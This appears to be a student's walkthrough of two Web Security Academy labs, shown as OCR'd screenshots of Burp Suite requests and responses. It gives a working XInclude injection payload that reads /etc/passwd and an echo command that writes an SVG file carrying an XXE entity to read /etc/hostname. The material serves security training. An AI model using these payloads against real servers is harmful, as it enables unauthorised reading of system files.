
LAB Not solved

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.


Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.


To solve the lab, inject an `XInclude` statement to retrieve the contents of the `/etc/passwd` file.


Exploiting XXE to perform SSRF
Exploiting XInclude to retrieve
https://0aa600b604a923cf85f772b5009900c7.web-security-academy.net
Exploiting XInclude to retrieve files
Back to lab description
LAB Not solved
Home
WE LIKE TO
SHOP
Sarcastic 9 Ball
$19.08
View details
The Alternative Christmas Tree
$81.68
View details
Hydrated Crackers
$79.93
View details
Six Pack Beer Belt
$95.75
View details


London
Check stock

107 units


Burp Suite Community Edition v2025.7.3 - Temporary Project
Request
Response
Inspector




```
19
20 productId=temp&storeId=1
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 26
5
6 "Invalid product ID: temp"
```

```
19
20 productId=%26temp;&storeId=1
```

Response


Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 47
5
6 "Entities are not allowed for security reasons"
```

```
productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
parse="text" href="file:///etc/passwd"/></foo>&storeId=1
```

Click ‘ctrl+U’ to encode.

```
19
20 productId=
<foo+xmlns%3axi%3d"http%3a//www.w3.org/2001/XInclude"><xi%3ainclude+parse%3d"te
xt"+href%3d"file%3a///etc/passwd"/></foo>>&storeId=1
```



Web Security Academy | Exploiting XInclude to retrieve files | LAB Solved

Back to lab description

Congratulations, you solved the lab! Share your skills! Continue learning

4 Lab 8: Exploiting XXE via image file upload

Lab: Exploiting XXE via image file upload

PRACTITIONER

LAB Not solved

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the `/etc/hostname` file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

Hint

The SVG image format uses XML.

Create an SVG file containing the XXE payload:

```
┌──(kavidip㉿Kali)-[~]
└─$ echo '<?xml version="1.0" standalone="yes"?>  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><
svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" vers
ion="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg> '> abc.svg
```

Leave a comment

Comment:

hi

Name:

kavi

Avatar:

Browse... abc.svg


Email:

abcd@gmail.com

Website:

Post Comment

< Back to Blog




Thank you for your comment!


Your comment has been submitted.

< Back to blog

kavi | 16 August 2025

hi





Copy that code and submit.